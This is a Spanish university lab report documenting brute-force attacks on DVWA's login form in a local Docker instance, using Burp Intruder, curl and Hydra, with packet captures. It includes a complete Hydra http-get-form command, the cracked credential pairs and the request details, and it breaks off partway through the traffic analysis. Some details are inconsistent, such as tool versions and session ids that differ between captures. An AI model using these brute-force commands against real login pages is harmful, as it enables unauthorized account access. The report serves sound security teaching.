

Informe Laboratorio 2

Fernando Ortega Slamanca

Sección 3

fernando.ortega@mail.udp.cl

Septiembre de 2026

Repositorio del laboratorio: https://github.com/FernandoOrtegaS/Lab2_cripto

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades	4
2.1. Levantamiento de docker para correr DVWA (dvwa)	4
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	6
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	8
2.9. Demuestra 4 diferencias (curl)	8
2.10. Instalación y versión a utilizar (hydra)	9
2.11. Explicación de comando a utilizar (hydra)	10
2.12. Obtención de al menos 2 pares (hydra)	10
2.13. Explicación paquete curl (tráfico)	10
2.14. Explicación paquete burp (tráfico)	11
2.15. Explicación paquete hydra (tráfico)	12
2.16. Mención de las diferencias (tráfico)	12
2.17. Detección de SW (tráfico)	12

2.18. Interacción con el formulario (python)	13
2.19. Cabeceras HTTP (python)	13
2.20. Obtención de al menos 2 pares (python)	13
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	14
2.22. Demuestra 4 métodos de mitigación (investigación)	14

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades


2.1. Levantamiento de docker para correr DVWA (dvwa)

Primero abrí Wireshark para guardar el tráfico del laboratorio. Después inicié DVWA con Docker Compose y revisé que los contenedores estuvieran funcionando:

```
sudo docker compose up -d
sudo docker compose ps
```

La opción `-d` deja los contenedores funcionando en segundo plano. Se levantaron dos: uno para DVWA y otro para su base de datos.

Con el segundo comando revisé que ambos estuvieran iniciados y que apareciera el puerto para entrar a la página. Docker me permitió tener la aplicación y la base de datos funcionando juntas sin instalarlas directamente en mi equipo.



```
fernando@fernando-Lenovo-IdeaPad-S145-14IIL:~/Universidad/Lab-Cripto2$ sudo docker compose up -d
sudo docker compose ps
[+] Running 33/33
 ✓ dvwa Pulled                                39.3s
 ✓ db Pulled                                  34.1s

[+] Running 4/4
 ✓ Network lab-crypto2_laboratorio Created      0.1s
 ✓ Volume lab-crypto2_base_datos Created        0.0s
 ✓ Container lab-crypto2-db-1 Started           2.0s
 ✓ Container lab-crypto2-dvwa-1 Started          0.7s
NAME                IMAGE                                COMMAND                                SERVICE  CREATED      STATUS      PORTS
lab-crypto2-db-1    mariadb:10                          "docker-entrypoint.s..."            db        3 seconds ago Up Less than a second 3306/tcp
lab-crypto2-dvwa-1  ghcr.io/digininja/dvwa:latest       "docker-php-entrypoi..."            dvwa      1 second ago  Up Less than a second 127.0.0.1:4280->80/tcp
```

Figura 1: Inicio de DVWA con Docker Compose.

2.2. Redirección de puertos en docker (dvwa)

Usé el puerto 4280 de mi equipo para entrar al puerto 80 del contenedor. Por eso abrí DVWA en `http://127.0.0.1:4280`.

Después entré a Brute Force y dejé la seguridad en Low para hacer las pruebas.




Figura 2: Formulario de DVWA abierto en el navegador.

2.3. Obtención de consulta a replicar (burp)

Enví un intento con el usuario **prueba** y la contraseña **incorrecta**. En el historial HTTP de Burp encontré la petición al formulario y la mandé a Intruder para probar las listas.

Al abrirla pude ver que el navegador enviaba los datos mediante GET, con las credenciales en la URL. Esto me sirvió para identificar qué parte de la petición debía cambiar y cuáles eran los datos de la sesión que tenía que conservar.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://127.0.0.1:4280	GET	/			302	427	HTML					127.0.0.1	PHPSESSID=55a...	23:11:56 21...	8080
2	http://127.0.0.1:4280	GET	/login.php			200	1695	HTML	php	Login :: Damn Vuln...			127.0.0.1		23:11:56 21...	8080
3	http://127.0.0.1:4280	POST	/login.php		✓	302	486	HTML	php				127.0.0.1	PHPSESSID=55a...	23:12:00 21...	8080
4	http://127.0.0.1:4280	GET	/index.php			200	6876	HTML	php	Welcome :: Damn Vuln...			127.0.0.1		23:12:00 21...	8080
5	http://127.0.0.1:4280	GET	/vulnerabilities/brute/			200	4810	HTML		Vulnerability: Brute Fo...			127.0.0.1		23:12:04 21...	8080
6	http://127.0.0.1:4280	GET	/security.php			200	5528	HTML	php	DVWA Security :: Da...			127.0.0.1		23:12:20 21...	8080
7	http://127.0.0.1:4280	GET	/vulnerabilities/brute/			200	4810	HTML		Vulnerability: Brute Fo...			127.0.0.1		23:12:22 21...	8080
8	http://127.0.0.1:4280	GET	/vulnerabilities/brute/?username=pr...	✓		200	4863	HTML		Vulnerability: Brute Fo...			127.0.0.1		23:12:40 21...	8080

Request	Response
<pre> 1 GET /vulnerabilities/brute/?username=prueba&password=incorrecta&Login=Login HTTP/1.1 2 Host: 127.0.0.1:4280 3 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Linux" 6 Accept-Language: es-419,es;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: http://127.0.0.1:4280/vulnerabilities/brute/ 15 Accept-Encoding: gzip, deflate, br 16 Cookie: security=low; PHPSESSID=55aedd8cacd8a72ca03798a679ed5147 17 Connection: keep-alive 18 </pre>	

Figura 3: Petición que usé como base en Burp.

2.4. Identificación de campos a modificar (burp)

Los valores que cambié fueron `username` y `password`. Dejé iguales el resto de los parámetros y las cookies de la sesión.

Para combinar los usuarios con las contraseñas se usa Cluster bomb en Intruder. Así se prueba cada usuario con todas las contraseñas de la lista. También agregué la búsqueda de la bienvenida para reconocer los aciertos en la columna `welcome`.

Dejé fijo el parámetro `Login=Login`, que corresponde al envío del formulario. Si hubiera cambiado la cookie o perdido la sesión, podía terminar probando contra el login general de DVWA en vez de seguir dentro del ejercicio.

2.5. Obtención de diccionarios para el ataque (burp)

Los diccionarios los saqué del repositorio **danielmiessler/SecLists** en GitHub: <https://github.com/danielmiessler/SecLists>. Usé el archivo `names.txt`, de la carpeta `Usernames/Names`, como fuente de nombres, y `10k-most-common.txt`, de `Passwords/Common-Credentials`, como fuente de contraseñas comunes.

Como las listas grandes demoraban mucho, trabajé con una versión reducida de 50 usuarios y 100 contraseñas. Eso da 5.000 combinaciones. Usé esas mismas listas en Burp, Hydra y Python.

Cada archivo tenía una entrada por línea. Así podía cargar uno como lista de usuarios y el otro como lista de contraseñas, sin tener que escribir las combinaciones una por una.

2.6. Obtención de al menos 2 pares (burp)

En Burp encontré los pares `pablo / letmein` y `smithy / password`. Ambos tenían una coincidencia en la columna `welcome` y una respuesta más larga que los intentos fallidos.

El estado era 200 tanto al acertar como al fallar, así que no servía para distinguirlos por sí solo. Burp demoró aproximadamente dos horas.

En las capturas, los resultados válidos tienen longitudes de 4901 y 4902, mientras que varios fallidos rondan los 4863. Esa diferencia ayudaba a ubicar los posibles aciertos, pero lo que los confirmaba era la coincidencia del mensaje de bienvenida.

Request	Payload 1	Payload 2	Status code	Response rece...	Error	Timeout	Length	welcome	Comment
505	smithy	letmein	200	4			4863		
506	test	letmein	200	8			4863		
507	roselle	letmein	200	4			4863		
508	jayne	letmein	200	7			4863		
509	selah	letmein	200	4			4863		
510	pablo	letmein	200	7			4901	1	
511	fernando	letmein	200	2			4863		
512	guest	letmein	200	6			4863		
513	barry	letmein	200	4			4863		

Request

```

1 GET /vulnerabilities/brute/?username=pablo&password=letmein&Login=
Login HTTP/1.1
Host: 127.0.0.1:4280
sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 22 Sep 2026 03:26:29 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.5.10
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 4547
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=utf-8
13
14 <!DOCTYPE html>
15
16 <html lang="en-GB">

```

Inspector

Request attributes: 2

Request query parameters: 3

Request cookies: 2

Request headers: 16

Response headers: 11

Figura 4: Resultado válido para pablo.

quest	Payload 1	Payload 2	Status code	Response rece...	Error	Timeout	Length	welcome	Comment
	support	password	200	7			4863		
	averyl	password	200	12			4862		
	tamiko	password	200	9			4863		
	ocean	password	200	3			4862		
		password	200	11			4863		
	smithy	password	200	3			4902	1	
	test	password	200	4			4863		
	roselle	password	200	3			4862		
	jayne	password	200	3			4863		
	selah	password	200	4			4863		

Request

```

1 GET /vulnerabilities/brute/?username=smithy&password=password&Login=
Login HTTP/1.1
Host: 127.0.0.1:4280
c-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
c-ch-ua-mobile: ?0
c-ch-ua-platform: "Linux"
cept-Language: es-419,es;q=0.9
grade-Insecure-Requests: 1
er-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
HTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
c-Fetch-Site: same-origin
c-Fetch-Mode: navigate

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Tue, 22 Sep 2026 02:30:57 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.5.10
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 4549
10 Keep-Alive: timeout=5, max=99
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=utf-8
13
14 <!DOCTYPE html>
15
16 <html lang="en-GB">

```

Inspector

Request attributes: 2

Request query parameters: 3

Request cookies: 2

Request headers: 16

Response headers: 11

Figura 5: Resultado válido para smithy.

2.7. Obtención de código de inspect element (curl)

Abrí las herramientas del navegador y fui a Network. Después de enviar el formulario, seleccioné su petición y usé Copy as cURL. Con eso pude repetir desde la terminal lo que había enviado el navegador.

En Network también aparecían imágenes y otros archivos de la página. Seleccioné la petición del formulario, donde se veían el usuario y la contraseña, porque esa era la consulta que necesitaba repetir para comparar los dos tipos de acceso.




Figura 6: Petición seleccionada en Network.

2.8. Utilización de curl por terminal (curl)

Pegué el comando copiado en la terminal e hice dos pruebas: una con `prueba / incorrecta` y otra con `admin / password`. Mantuve las cookies para seguir dentro de DVWA.

Guardé las respuestas HTML y las comparé en la terminal. La imagen siguiente muestra esa comparación.

Al cambiar solo las credenciales pude ver qué parte de la respuesta dependía del resultado del login. cURL mostraba el contenido HTML en lugar de dibujar la página como el navegador, lo que facilitó comparar el mensaje y las etiquetas que cambiaban.

2.9. Demuestra 4 diferencias (curl)

Al comparar los dos accesos encontré estas cuatro diferencias:

- El inválido mostraba un mensaje de error y el válido una bienvenida a admin.
- El válido incluía una imagen del usuario; el inválido no.
- Cambiaban las etiquetas HTML: el error usaba `pre` y `br`; el éxito usaba `p` e `img`.
- El HTML inválido tenía 4509 bytes y el válido 4547: 38 bytes de diferencia.

Los dos devolvieron HTTP 200. Las diferencias estaban en el contenido de la respuesta.

La mayor parte de la página seguía igual: el cambio estaba en el bloque donde DVWA informa el resultado. La imagen del usuario aparecía como una ruta dentro del HTML; cURL no descargaba ese avatar automáticamente al guardar la respuesta.

```
9056 total
fernando@fernando-Lenovo-IdeaPad-S145-14IIL:~/Universidad/Lab-Cripto2$ diff -u evidencias/curl/invalido.html evidencias/curl/valido.html
--- evidencias/curl/invalido.html      2026-09-21 23:37:42.604591237 -0300
+++ evidencias/curl/valido.html        2026-09-21 23:37:42.627722728 -0300
@@ -77,7 +77,7 @@
         <input type="submit" value="Login" name="Login">

         </form>
-       <pre><br />Username and/or password incorrect.</pre>
+       <p>Welcome to the password protected area admin</p>
+
     </div>

     <h2>More Information</h2>
fernando@fernando-Lenovo-IdeaPad-S145-14IIL:~/Universidad/Lab-Cripto2$ wc -c evidencias/curl/invalido.html evidencias/curl/valido.html
4509 evidencias/curl/invalido.html
4547 evidencias/curl/valido.html
9056 total
```

Figura 7: Diferencias entre el acceso inválido y el válido.

2.10. Instalación y versión a utilizar (hydra)

Trabajé con Hydra 9.5. Revisé la versión desde su ayuda, como se ve en la captura. Esta imagen muestra que estaba disponible en mi pc, aunque no muestra la instalación.

La ayuda también me permitió revisar cómo indicar las listas, el puerto y la cantidad de tareas. A diferencia de Burp, esta parte la manejé desde la terminal, sin tener que configurar los intentos en una ventana gráfica.

```
fernando@fernando-Lenovo-IdeaPad-S145-14IIL:~/Universidad/Lab-Cripto2$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, though
I am not a lawyer, please ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
[-c TIME] [-ISouVd46] [-m MODULE_OPT] [service://server[:PORT][[/OPT]]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-o      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-a      do not print messages about connection errors
```

Figura 8: Versión de Hydra usada en el laboratorio.

2.11. Explicación de comando a utilizar (hydra)

En Hydra indiqué los archivos de usuarios y contraseñas, la dirección local y el puerto 4280. Usé el módulo para formularios GET porque así enviaba los datos este formulario.

Dejé una sola tarea a la vez y agregué la cookie de DVWA. Para reconocer un acierto, indiqué que buscara el texto de bienvenida en la respuesta. También guardé la salida y las credenciales encontradas en archivos.

Hydra reemplaza los espacios de usuario y contraseña por los valores de las listas en cada intento. La condición de éxito fue importante porque, igual que en Burp y cURL, el estado 200 no permitía saber si las credenciales eran correctas.


El comando utilizado aparece en la captura de los resultados.

2.12. Obtención de al menos 2 pares (hydra)

Hydra encontró tres pares: smithy / password, pablo / letmein y admin / password.

Revisando el registro, el tiempo fue de 16 minutos y 43 segundos.

La terminal fue mostrando los pares válidos mientras seguía la prueba y al final indicó tres contraseñas encontradas. Dos coincidían con los resultados que había identificado en Burp y también apareció el acceso de admin.



```
fernando@fernando-Lenovo-IdeaPad-S145-14IIL:~/Universidad/Lab-Cripto2$ hydra -L usuarios-reducidos.txt \
-P contraseñas-reducidas.txt \
-s 4280 -t 1 \
-o evidencias/hydra/credenciales.txt \
127.0.0.1 http-get-form \
'/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:H=Cookie\ : security=low;PHPSESSID=55aeed8cacd8a72ca03798a679ed5147:S=Welcome to the password' \
2>61 | tee evidencias/hydra/ejecucion.log
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-21 23:59:39
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 5000 login tries (l:50/p:100), ~5000 tries per task
[DATA] attacking http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:H=Cookie\ : security=low;PHPSESSID=55aeed8cacd8a72ca03
798a679ed5147:S=Welcome to the password
[STATUS] 281.00 tries/min, 281 tries in 00:01h, 4719 to do in 00:17h, 1 active
[4280][http-get-form] host: 127.0.0.1 login: smithy password: password
[4280][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[STATUS] 345.67 tries/min, 1037 tries in 00:03h, 3963 to do in 00:12h, 1 active
[4280][http-get-form] host: 127.0.0.1 login: admin password: password
[STATUS] 325.14 tries/min, 2276 tries in 00:07h, 2724 to do in 00:09h, 1 active
[STATUS] 308.50 tries/min, 3702 tries in 00:12h, 1298 to do in 00:05h, 1 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-22 00:16:22
```

Figura 9: Los tres pares encontrados con Hydra.

2.13. Explicación paquete curl (tráfico)

En el paquete de cURL se ve una petición GET con el usuario y la contraseña en la URL. Usa HTTP/1.1 y el User-Agent dice curl/8.5.0. También aparece una marca del laboratorio, X-Lab-Tool: curl.

Esta captura es de una prueba con las cabeceras de cURL. El comando copiado del navegador conservaba las de Chrome, por eso no se verían iguales.

También se ve el puerto de destino 4280 y la cookie enviada a DVWA. Esto permitió relacionar el paquete con la aplicación local y comprobar que en el tráfico viajaban tanto las credenciales probadas como los datos de la sesión.

No.	Time	Source	Destination	Protocol	Length	Info
300	13.739217175	127.0.0.1	127.0.0.1	HTTP	299	GET /vulnerabilities/brute/?username=prueba&password=incorrecta&Login=Login HTTP/1.1
Frame 300: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits) on interface Linux cooked capture v1 Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1 Transmission Control Protocol, Src Port: 46070, Dst Port: 4280, Seq: 1, Ack: 1, Len: 299 Hypertext Transfer Protocol						
GET /vulnerabilities/brute/?username=prueba&password=incorrecta&Login=Login HTTP/1.1 Host: 127.0.0.1:4280 User-Agent: curl/7.5.0 Accept: */* Cookie: security=low; PHPSESSID=55aeed8cad8a72ca03798a679ed5147 X-Lab-Tool: curl Full request URI: http://127.0.0.1:4280/vulnerabilities/brute/?username=prueba&password=incorrecta&Login=Login [HTTP request 1/1] [Response in frame: 372]						

Figura 10: Paquete de la prueba con cURL.

2.14. Explicación paquete burp (tráfico)

La petición de Burp también usa GET y HTTP/1.1. Conserva varias cabeceras del navegador, como el idioma y el User-Agent de Chrome, además de la cookie de DVWA.

En la captura se ve el usuario **erich** y la contraseña **letmein**. La petición tiene más cabeceras que la de cURL mostrada anteriormente.

Aunque el envío venía de Burp, por esas cabeceras se parecía a una petición normal de Chrome. Esto muestra que los paquetes de esta herramienta no es evidente que programa se usa usando para el ataque.

No.	Time	Source	Destination	Protocol	Length	Info
1565	47.974063087	127.0.0.1	127.0.0.1	HTTP	884	GET /vulnerabilities/brute/?username=erich&password=letmein&Login=Login HTTP/1.1
1573	47.974323095	172.19.0.1	172.19.0.3	HTTP	884	GET /vulnerabilities/brute/?username=erich&password=letmein&Login=Login HTTP/1.1
Frame 1565: 884 bytes on wire (7072 bits), 884 bytes captured (7072 bits) on interface Linux cooked capture v1 Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1 Transmission Control Protocol, Src Port: 57912, Dst Port: 4280, Seq: 1, Ack: 1, Len: 884 Hypertext Transfer Protocol						
GET /vulnerabilities/brute/?username=erich&password=letmein&Login=Login HTTP/1.1 Host: 127.0.0.1:4280 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" Accept-Language: es-419,es;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=erich&password=letmein&Login=Login Accept-Encoding: gzip, deflate, br Cookie: security=low; PHPSESSID=55aeed8cad8a72ca03798a679ed5147 Connection: keep-alive Full request URI: http://127.0.0.1:4280/vulnerabilities/brute/?username=erich&password=letmein&Login=Login [HTTP request 1/1] 